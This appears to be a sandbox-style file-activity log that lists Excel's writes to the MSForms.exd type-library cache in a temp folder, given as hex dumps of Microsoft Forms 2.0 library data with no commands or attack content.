C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	.....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!........................... ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.....@...(...x...@. .....h..... .....X...@...(...p. .....X.....P...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	46 96 c3 60 4f aa 75 4d 9d 06 1c 34 62 0f da 8d fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	F..`O.uM...4b.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	.....- .stdole2.tlbWWW.. .....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<.....dE..8A...G...0...I...)...H..|F..l=..,B...!...;..PG..TF..TC..T>...,..l<..L:..,D..x8...E..$G..E...C.. I...I..40..0@...B...D..(>...?..@B.. E...G...C...2..A...H..hD...E...&.../..T+...2...A...@...4...+...@..t;...,..xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.klDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	..4...4...d...d.....<...h.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l.....D...h.....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..&!..0.......,...H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
